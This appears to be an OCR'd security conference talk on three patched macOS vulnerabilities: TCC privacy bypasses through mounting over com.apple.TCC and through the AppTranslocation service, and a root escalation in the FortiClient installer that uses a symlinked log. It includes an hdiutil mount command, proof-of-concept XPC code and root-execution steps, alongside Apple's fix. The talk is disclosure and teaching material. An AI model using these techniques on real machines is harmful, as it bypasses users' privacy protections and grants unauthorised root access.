
```
#if CONFIG_MACF
    error = mac_mount_check_snapshot_mount(ctx, rvp, vp, &dirndp->ni_cnd, snapndp->ni_cnd.cn_nameptr,
        mp->mnt_vfsstat.f_fstypename);
    if (error) {
        goto out2;
    }
#endif
```

CVE-2021-1784 - TCC bypass via mounting over com.apple.TCC

CVE-2021-1784 -the vulnerability

- base case: user's TCC DB file is protected
- but! We can mount over the directory
- prepare a new TCC.db file, new disk image
- mount over "~/Library/Application Support/com.apple.TCC"
- profit 🤑
- bug collision with: Mikko Kenttälä (@Turmio_)

```
hdiutil attach -owners off -mountpoint Library/Application\ Support/com.apple.TCC test.dmg
```


csaby — -zsh — 80×24
csaby@bigsur ~ %
Favourites
Recents
Applicatio
Desktop
Documen
Download
csaby
iCloud
iCloud Drive
Tags
Red
Orange
Yellow
Green

CVE-2021-30782 - TCC bypass via AppTranslocation service

App Translocation

- makes NULLFS mount (not copy) when downloaded app first run
- destination: $TMPDIR/AppTranslocation/d/d/Some.app
- open source as part of Security.
- library: libsecurity_translocate
- binary: /usr/libexec/lsd

```
<key>com.apple.private.nullfs_allow</key>
<true/>
<key>com.apple.private.tcc.allow</key>
<array>
        <string>kTCCServiceSystemPolicyAllFiles</string>
</array>
```


CVE-2021-30782 - the vulnerability

- Add Quarantine attribute to “Library”
- Call the com.apple.security.translocation XPC service
- (XPC client is also open source)
- Map Library to $TMPDIR/AppTranslocation/d/d/Library
- Access all files

CVE-2021-30782 - POC

```
//getenv
char *homedir = getenv("HOME");
char *tmpdir = getenv("TMPDIR");

//create paths
char original[MAXPATHLEN];
char destination[MAXPATHLEN];
snprintf(original, sizeof(original), "%s%s", homedir, "/Library");
snprintf(destination, sizeof(destination), "%s%s%s", "/private", tmpdir, "AppTranslocation/d/d/Library");
```

```
xpc_dictionary_set_string(msg, kSecTranslocateXPCMessageFunction, kSecTranslocateXPCFuncCreate);
xpc_dictionary_set_string(msg, kSecTranslocateXPCMessageOriginalPath, original);
xpc_dictionary_set_int64(msg, kSecTranslocateXPCMessageOptions, flags);
xpc_dictionary_set_string(msg, kSecTranslocateXPCMessageDestinationPath, destination);


service = xpc_connection_create_mach_service("com.apple.security.translocation", NULL, 0);
if (service == NULL) {
    perror("xpc_connection_create_mach_service");
}
```


csaby — -zsh — 80×24
csaby@bigsur ~ %

CVE-2021-30782 - the fix

- new sandbox checks
  - read - source
  - mount - destination
- + sandbox check on mount point access

```
int rc = sandbox_check_by_audit_token(audit_token, "file-read*", SANDBOX_FILTER_DESCRIPTOR, original);
if (rc == 1) {
    secerror("SecTranslocate: XPCServer, doCreate path to translocate disallowed by sandbox");
    UnixError::throwMe(EPERM);
} else if (rc == -1) {
    int error = errno;
    secerror("SecTranslocate: XPCServer, doCreate error checking path to translocate against sandbox");
    UnixError::throwMe(error);
}
if (destFd.isOpen()) {
    rc = sandbox_check_by_audit_token(audit_token, "file-mount", SANDBOX_FILTER_DESCRIPTOR, destFd.fd());
    if (rc == 1) {
        secerror("SecTranslocate: XPCServer, doCreate destination path disallowed by sandbox");
        UnixError::throwMe(EPERM);
    } else if (rc == -1) {
        int error = errno;
        secerror("SecTranslocate: XPCServer, doCreate error checking destination path against sandbox");
        UnixError::throwMe(error);
    }
}
```

CVE-2021-26089 - Fortinet FortiClient installer LPE

CVE-2021-26089

- the installer uses several log files inside /tmp/
- one: fctinstallpost.log
- being written as root
- fixed content

```
Executing installer script: FortiClient --@@--
/Volumes/FortiClient/Install.mpkg
/Volumes/FortiClient/fctdata/conf
custom fct
/Volumes/FortiClient/fctdata/custom.conf
/Library/Application Support/Fortinet/FortiClient/bin
/Volumes/FortiClient/fctdata/custom.conf is not exist
No AntiVirus Feature Installed
No Web Filtering Feature Installed
No Single Sign On Feature Installed
No Application Firewall Feature Installed
sw upgrade option: 1
start FortiClient....
duplication run , so quit
```

CVE-2021-26089


- symlink attack
- we can do arbitrary overwrite
- code execution - ?
- overwrite periodic scripts

```
Executing installer script: FortiClient --@@--
/Volumes/FortiClient/Install.mpkg
/Volumes/FortiClient/fctdata/conf
custom fct
/Volumes/FortiClient/fctdata/custom.conf
/Library/Application Support/Fortinet/FortiClient/bin
/Volumes/FortiClient/fctdata/custom.conf is not exist
No AntiVirus Feature Installed
No Web Filtering Feature Installed
No Single Sign On Feature Installed
No Application Firewall Feature Installed
sw upgrade option: 1
start FortiClient....
duplication run , so quit
```

CVE-2021-26089

- the log will be treated as a script
- each line is executed
- pick: /Volumes/FortiClient/fctdata/conf
- make a DMG file, mount it, place a file at the above link
- will be run as root

```
Executing installer script: FortiClient --@@--
/Volumes/FortiClient/Install.mpkg
/Volumes/FortiClient/fctdata/conf
custom fct
/Volumes/FortiClient/fctdata/custom.conf
/Library/Application Support/Fortinet/FortiClient/bin
/Volumes/FortiClient/fctdata/custom.conf is not exist
No AntiVirus Feature Installed
No Web Filtering Feature Installed
No Single Sign On Feature Installed
No Application Firewall Feature Installed
sw upgrade option: 1
start FortiClient....
duplication run , so quit
```


